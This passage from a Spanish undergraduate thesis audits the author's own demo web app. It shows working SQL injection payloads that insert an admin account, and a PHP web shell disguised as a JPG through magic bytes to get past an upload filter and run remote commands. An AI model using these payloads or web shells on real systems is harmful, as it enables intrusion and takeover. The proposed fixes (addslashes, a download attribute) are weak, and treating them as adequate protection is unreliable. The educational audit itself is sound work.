Una de las técnicas más habituales para comprobar si una web es vulnerable a SQL Injection es incluir el carácter apóstrofe (') en alguno de los formularios de la web. En este caso se ha utilizado el formulario de inicio de sesión para realizar esta comprobación.



Ilustración 51: Prueba de vulnerabilidad SQL Injection

Tras enviar el formulario se ha podido comprobar que el servidor devolvía un error con código 500, también conocido como "Error interno del servidor". El cual indica que efectivamente que la web es vulnerable a la inyección de código SQL.



Ilustración 52: Resultado de la prueba

Con el objetivo amenizar la explicación de la explotación de esta vulnerabilidad voy a mostrar cierta información privada referente a cómo está formada la consulta original o el contenido de la base de datos.

Sin embargo, en caso de un ataque real esta información se desconoce y su explotación se consigue mediante la técnica de prueba y error, lo cual es un proceso bastante lento que requiere de bastante paciencia.

Inicialmente la consulta SQL del fichero PHP que procesa el formulario es la siguiente:

```
SELECT * FROM usuarios WHERE User = '$username';
```

Siendo $username la variable que recoge el nombre de usuario introducido en el formulario. Sabiendo esto podemos deducir que si introducimos el cualquier dato seguido de un apóstrofe y un punto y coma podremos agregar una segunda consulta utilizando la variable $username. Es decir:

```
$username = loquesea'; INSERT INTO usuarios (User, Password, Nombre, Apellidos, Telefono, Rol, Points, Creation_Date) VALUES ('Hacker', '1234', 'Hacker', 'Hacker', '123456789', 1, 0, '2023-07-02 00:00:00');
```

Tendría como resultado la ejecución de estas dos consultas:

```
SELECT * FROM usuarios WHERE User = 'loquesea'; INSERT INTO usuarios (User, Password, Nombre, Apellidos, Telefono, Rol, Points, Creation_Date) VALUES ('Hacker', '1234', 'Hacker', 'Hacker', '123456789', 1, 0, '2023-07-02 00:00:00');
```



Ilustración 53: Explotando vulnerabilidad SQL Injection I

Tras enviar el formulario parecerá que simplemente hemos fallado el reto de inicio de sesión debido a que hemos introducido credenciales inválidas, pero si consultamos la base de datos se habrá creado una nueva entrada en la tabla usuarios.

```
mysql> select * from usuarios;
+----+------------+--------------------------------------------------------------+----------+-----------+-----------+-----+----------+---------------------+
| Id | User       | Password                                                     | Nombre   | Apellidos | Telefono  | Rol | Points   | Creation_Date       |
+----+------------+--------------------------------------------------------------+----------+-----------+-----------+-----+----------+---------------------+
|  1 | Wiski      | $2y$10$chjFA2gWlDFRXQp7qK4ip.Sz.OK7Xfg8k3k3dj1UUW.FpCbwaHdrq | Marcos   | Panero    | 648765476 | 0   | 98643780 | 2023-06-25 08:11:54 |
|  2 | Alumno 1   | $2y$10$wZg5FBiayI4gOY6YSrKPlOHzUXkr4gA/Y0tBhMV/x8IezvDGet98W | Alumno 1 | Alumno 1  | 648765476 | 2   |        0 | 2023-06-25 15:42:02 |
|  3 | Profesor 1 | $2y$10$UeTBM4Gak25iDoEO5vIMXOFPyr.QiU.sfeB8.ncUhrs4YbeKy5PQK | Profesor | Profesor  | 648765476 | 0   |        0 | 2023-06-25 15:42:52 |
|  6 | Hacker     | 1234                                                         | Hacker   | Hacker    | 123456789 | 1   |        0 | 2023-07-02 00:00:00 |
+----+------------+--------------------------------------------------------------+----------+-----------+-----------+-----+----------+---------------------+
4 rows in set (0,00 sec)
```

Ilustración 54: Contenido tabla usuarios I

Sin embargo, aún no es posible iniciar sesión debido a que como he comentado en apartados antriores las contraseñas no se almacenan en texto claro, si no que se almacena el hash. De manera que durante el inicio de sesión el hash de la contraseña almacenado se comprueba con la contraseña introducida mediante el uso de la función verify() de PHP.

Para obtener el hash correspondiente a una contraseña simplemente podemos utilizar la función password_hash() en un script en local e imprimirlo por pantalla.

```php
<?php
$hash = password_hash('1234', PASSWORD_DEFAULT);
echo $hash;
?>
```

Ilustración 55: Funcion imprimir hash de una contraseña

Hash de la contraseña 1234:

$2y$10$IhnBncNV684GPXOdscr4A.bdMRO.acNLbadfZpTnrPmzat2QjuiDa

Finalmente podemos crear una nueva consulta similar a la siguiente:

```
$username = loquesea'; INSERT INTO usuarios (User, Password, Nombre, Apellidos,
Telefono, Rol, Points, Creation_Date) VALUES ('Hacker2',
'$2y$10$IhnBncNV684GPXOdscr4A.bdMRO.acNLbadfZpTnrPmzat2QjuiDa', 'Hacker',
'Hacker', '123456789', 0, 10000000, '2023-07-02 00:00:00');
```

La cual creará un nuevo usuario con, por ejemplo, 10.000.000 de UsalCoins y rol de administrador en nuestra base de datos.

```
mysql> select * from usuarios;
+----+------------+--------------------------------------------------------------+----------+-----------+-----------+-----+----------+---------------------+
| Id | User       | Password                                                     | Nombre   | Apellidos | Telefono  | Rol | Points   | Creation_Date       |
+----+------------+--------------------------------------------------------------+----------+-----------+-----------+-----+----------+---------------------+
|  1 | Wiski      | $2y$10$chjFA2gWlDFRXQp7qK4ip.Sz.OK7Xfg8k3k3dj1UUW.FpCbwaHdrq | Marcos   | Panero    | 648765476 | 0   | 98643780 | 2023-06-25 08:11:54 |
|  2 | Alumno 1   | $2y$10$wZg5FBiayI4gOY6YSrKPlOHzUXkr4gA/Y0tBhMV/x8IezvDGet98W | Alumno 1 | Alumno 1  | 648765476 | 2   |        0 | 2023-06-25 15:42:02 |
|  3 | Profesor 1 | $2y$10$UeTBM4Gak25iDoEO5vIMXOFPyr.QiU.sfeB8.ncUhrs4YbeKy5PQK | Profesor | Profesor  | 648765476 | 0   |        0 | 2023-06-25 15:42:52 |
|  8 | Hacker2    | $2y$10$IhnBncNV684GPXOdscr4A.bdMRO.acNLbadfZpTnrPmzat2QjuiDa | Hacker   | Hacker    | 123456789 | 0   | 10000000 | 2023-07-02 00:00:00 |
+----+------------+--------------------------------------------------------------+----------+-----------+-----------+-----+----------+---------------------+
4 rows in set (0,00 sec)
```

Ilustración 56: Contenido tabla usuarios II

Tras esto ya podremos acceder a la plataforma:



Ilustración 57: Acceso a la plataforma con el nuevo usuario

La solución que permite corregir este tipo de vulnerabilidades consiste limpiar correctamente cualquier cadena de caracteres introducida por los usuarios en formularios u otras entradas. Para ello podemos utilizar la función addslashes(). La cual agrega barras invertidas delante de caracteres especiales en una cadena. Esto ayuda a escapar caracteres que podrían tener un significado especial en una consulta SQL o en otras operaciones. Por ejemplo:

```
$cadena_limpia = addslashes($username);

SELECT * FROM usuarios WHERE User = '$cadena_limpia ';
```

9.2.2 Command Injection

La segunda y última vulnerabilidad web detectada y explotada en la aplicación propuesta está relacionada con la subida de ficheros (tareas) por parte de los alumnos. Esto quiere decir que para poder explotarla será necesario contar un usuario con privilegios de alumno o administrador.

Como atacante este usuario se puede obtener explotando la vulnerabilidad anterior o mediante una campaña de phishing, por ejemplo. Para realizar las pruebas de explotación se ha creado una tarea donde subir los posibles exploits.

Ilustración 58: Tarea creada para pruebas de Command Injection

El exploit es bastante sencillo, consiste en ejecutar comandos en el servidor mediante funciones propias de PHP, que permiten ejecutar comandos, como pueden ser:

- exec()
- passthru()
- shell_exec()
- system()

Por ejemplo, se puede recoger un parámetro con $_GET, almacenarlo en una variable y ejecutar el comando en el sistema donde se sube este fichero:

```
┌──(wiski㉿wiski)-[~/Escritorio]
└─$ cat prueba.php
<?php
$cmd=$_GET['cmd'];
system($cmd);
?>

┌──(wiski㉿wiski)-[~/Escritorio]
└─$ hexeditor -b prueba.php
```

Ilustración 59: Ejemplo de exploit para esta vulnerabilidad

Como comenté en el capítulo anterior para prevenir este tipo de técnicas se diseñó un filtro de archivos, permitiendo exclusivamente la subida de archivos PDF, JPG y ZIP. De manera que si intentamos subir nuestro fichero prueba.php obtenemos el siguiente mensaje de error.



Ilustración 60: Resultado del intento se subida I

Tras investigar por internet descubrí una forma de ofuscar un script PHP como un fichero de otro tipo, por ejemplo, como un JPG o un ZIP. De manera que el filtro permitiese la subida de este al servidor y poder ejecutar comandos de manera remota.

Para ello lo primero que debemos hacer es abrir el script a ofuscar con un editor hexadecimal. En este caso se ha utilizado el editor Hexeditor preinstalado en Kali Linux. Con este añadiremos cinco números, llamados Magic Number o Número Mágico, los cuales determinan la extensión del resto del archivo. Por ejemplo:

- Para tener una extensión BMP: 42 4D
- Para tener una extensión JPG: FF D8 FF E0
- Para tener una extensión PNG: 89 50 4E 47
- Para tener una extensión GIF: 47 49 46 38



Ilustración 61: Número mágico insertado con Hexeditor

A continuación, guardaremos los cambios realizados modificando la extensión del archivo a, por ejemplo, "prueba.jpg". Tras esto, editaremos de nuevo el fichero, esta vez con un editor de texto normal, añadiendo el siguiente contenido:

```
┌──(wiski㉿wiski)-[~/Escritorio]
└─$ cat prueba.jpg
Content-Disposition: form-data; name="filename"

prueba.php
──────────
Content-Disposition: form-data; name="uploadedfile"; filename="prueba.jpg"

♦♦♦♦<?php
$cmd=$_GET['cmd'];
system($cmd);
?>
```

Ilustración 62: Contenido que permite ejecutar script con extensión PHP

Los caracteres ♦ corresponden al número mágico, motivo por el cual es importante no borrarlos. Tras esto estamos listos para subir nuestro exploit ofuscado como un fichero JPG.



Ilustración 63: Resultado intento subida II

Como podemos observar, el servidor ya nos permite subir el archivo y la tarea aparece como completada por lo que podemos ya podremos consultar la entrega realizada.

Ilustración 64: Estado de la tarea tras completar la subida de archivos

Si intentamos ver la entrega nos aparecerá el siguiente mensaje de error, el cual nos indica que no se puede mostrar la imagen correctamente. Esto indicará que ya podemos ejecutar comandos de manera remota en el servidor.



Ilustración 65: Resultado tras intentar ver la entrega

Para ello debemos sustituir en la URL del navegador la extensión JPG por PHP y darle un valor a la variable, por ejemplo, whoami. De la siguiente manera:

https://usalcoins.ddns.net/tareas/Hacker2/prueba.php?cmd=whoami

Obteniendo el siguiente resultado:



Ilustración 66: Prueba de ejecución de comandos I

Tal y como podemos observar, estamos ejecutando comandos como el usuario "www-data" el cual es el usuario por defecto de Apache. Por lo tanto, podremos leer, escribir o ejecutar cualquier fichero, directorio o comando siempre que dicho usuario tenga permisos.

Utilizando una configuración de permisos por defecto, podremos leer casi cualquier fichero del sistema. Además, podremos modificar y ejecutar cualquier fichero del servidor. Por lo que las posibilidades son prácticamente infinitas.



Ilustración 67: Prueba de ejecución de comandos II

Una posible solución a esta vulnerabilidad consistiría en no permitir ejecutar los ficheros subidos por los usuarios. Es decir, cuando se quiera consultar una tarea, en vez de mostrar los ficheros con extensiones PDF y JPG utilizando el propio navegador, obligar al usuario a descargarselos. Esto se puede conseguir añadiéndole el parámetro “download” al botón “Ver entrega”:

```
<a href="ruta_del_archivo/archivo.extensión" download>
  <button>Ver Entrega</button>
</a>
```

10. Conclusiones

Durante la realización de este proyecto de fin de grado se ha llevado a cabo una labor de investigación exhaustiva y análisis del panorama actual de la ciberseguridad enfocado al mundo empresarial.

Gracias a este esfuerzo, se lograron alcanzar los objetivos planteados inicialmente, que incluían comprender el funcionamiento de los sistemas informáticos que nos rodean, conocer algunas de las más famosas herramientas utilizadas por los auditores de seguridad y estudiar cuales son los principales tipos de vulnerabilidades actualmente afectan a la mayoría de los sistemas informáticos de las empresas.

Para poner en práctica esta investigación se ha completado con éxito el desarrollo de una demostración de aplicación funcional con una configuración de seguridad similar a la de una aplicación real y la realización de una auditoría de seguridad de la misma.

Durante el proceso de auditoría, se detectaron y se informaron dos vulnerabilidades en la aplicación, lo que destaca la importancia de considerar la seguridad desde las etapas iniciales del desarrollo y resaltar la necesidad de implementar medidas de protección adecuadas.

Personalmente estoy muy satisfecho con los resultados obtenidos tras la realización de todo este extenso proyecto, teniendo la oportunidad de responder a muchas de las preguntas que me llevo realizando durante años cada vez que leía alguna noticia sobre ciberataques.

En cuanto al estado general de la ciberseguridad en el mundo empresarial, este proyecto ha revelado que existen desafíos y riesgos significativos. La proliferación de tecnologías y la creciente conectividad han brindado numerosas oportunidades para el desarrollo empresarial, pero también han aumentado la superficie de ataque para los ciberdelincuentes.

Es esencial que las empresas comprendan la importancia de fortalecer sus medidas de seguridad, tanto en el desarrollo de aplicaciones como en la protección de datos y recursos. La conciencia sobre la ciberseguridad debe estar presente en todos los niveles de la organización, y se deben implementar políticas y prácticas sólidas para prevenir y mitigar las posibles vulnerabilidades.

11. Bibliografía

Check Point Research: Informes sobre vulnerabilidades semanales

https://research.checkpoint.com/intelligence-reports

Kaspersky: Informe sobre el panorama de amenazas para los sistemas de automatización industrial. Estadísticas para el segundo semestre de 2022

https://ics-cert.kaspersky.com/publications/reports/2023/03/06/threat-landscape-for-industrial-automation-systems-statistics-for-h2-2022/

CPYNEWS: Noticia en español sobre resultados informas oficiales de vulnerabilidades

https://cepymenews.es/espana-cuarto-pais-europeo-mas-ciberataques-sector-industrial

BitEndian: Estudio en términos de seguridad de cada sistema operativo

https://bitendian.com/es/blog/entries/43/cual-es-el-sistema-operativo-mas-adecuado-para-su-negocio

StackScale: Consultada para el estudio de los servidores web más utilizados por las empresas

https://www.stackscale.com/es/blog/top-servidores-web

Sysadminok: Consultada para el estudio de las bases de datos más utilizadas en 2023

https://www.sysadminok.es/blog/hosting/bases-de-datos-mas-utilizadas-2023

Incibe: Diccionario de términos de ciberseguridad

https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_2021.pdf

Certia: Consultada para la explicación de los principales tipos de bases de datos

https://www.certia.net/tipos-de-bases-de-datos-no-relacionales

Securizando: Explicación de que es una vulnerabilidad y un CVE

https://securizando.com/cve

Area tecnologia: Explicación del concepto de servidor

https://www.areatecnologia.com/informatica/servidor-y-tipos.html

Tierra de lazaro: Utilizada para el estudio de los protocolos HTTP y HTTPS

http://www.tierradelazaro.com/todo-sobre-el-https

Campus MVP: Explica conceptos de máquina virtual y Docker

https://www.campusmvp.es/recursos/post/que-diferencia-hay-entre-docker-contenedores-y-maquinas-virtuales.aspx

Click-it: Regla 3-2-1 para realizar copias de seguridad de una base de datos

https://click-it.es/estrategias-de-backup-la-regla-3-2-1

Code.tut: Tutorial de cómo crear una sesión en PHP

https://code.tutsplus.com/es/how-to-use-sessions-and-session-variables-in-php--cms-31839t

Hacking Articles: Utilizada para estudiar la vulnerabilidad de Local file inclusion

https://www.hackingarticles.in/comprehensive-guide-to-local-file-inclusion

Costarica Markers: Web utilizada para estudiar vulnerabilidades de Autenticación y gestión de sesiones

https://costaricamakers.com/cifrado-de-contrasenas

Isec Auditors: Utilizada para el estudio de las inyecciones SQL

https://blog.isecauditors.com/2019/12/hacking-de-aplicaciones-web-con-sql-injection.html

SAP: Consultada para el estudio de la vulnerabilidad XSS

https://blogs.sap.com/2015/12/17/xss-cross-site-scripting-overview-with-contexts

Root Stack: Web consultada para el estudio de Azure y AWS

https://rootstack.com/es/blog/aws-vs-azure-cual-es-mejor-para-tu-empresa

OSINT FRAMEWORK: Página oficial de la herramienta OSINT Framework

https://osintframework.com

Who.is: Página oficial de la herramienta Who.is

https://who.is/whois

Shodan.io: Página oficial de la herramienta Shodan

https://www.shodan.io

Namp.org: Página oficial de la herramienta NMAP

https://nmap.org/man/es/index.html

God Hacker: Investigación sobre herramienta Gobuster

https://gold-d-hacker.blogspot.com/2021/04/gobuster-dirbuster.html

Metasploit: Página oficial de Metasploit

https://www.metasploit.com

Keep Coding: Investigación sobre herramienta Metasploit

https://keepcoding.io/blog/que-es-metasploit-ciberseguridad

Derecho de la red: Investigación sobre herramienta GoPhish

https://derechodelared.com/gophish

Keep Coding: Investigación sobre el payload Meterpreter

https://keepcoding.io/blog/que-es-meterpreter

Diego Lázaro: Web consultada para explotar la vulnerabilidad SQL Injection

https://diego.com.es/ataques-sql-injection-en-php

Mclibre: Web consultada para explotar la vulnerabilidad SQL Injection

https://www.mclibre.org/consultar/php/lecciones/php-db-inyeccion-sql.html

Elhacker.net: Blog consultado para aprender a desarrollar exploits para la vulnerabilidad de Command Execution

https://wiki.elhacker.net/bugs-y-exploits/nivel-web/remote-code-command-execution

Gobias Infosec: Blog consultado para aprender a ofuscar scripts PFP

https://gobiasinfosec.blog/2019/12/24/file-upload-attacks-php-reverse-shell

Free CSS: Plantilla CSS utilizada para el diseño de la página web

https://www.free-css.com/free-css-templates/page275/roxy

Twillio: API para el envío de mensajes SMS

https://www.twilio.com/en-us

Noip: Registrador de nombres de dominio utilizado

https://www.noip.com

ZeroSSL: Autoridad de certificación utilizada para la obtención del certificado SSL instalado

https://zerossl.com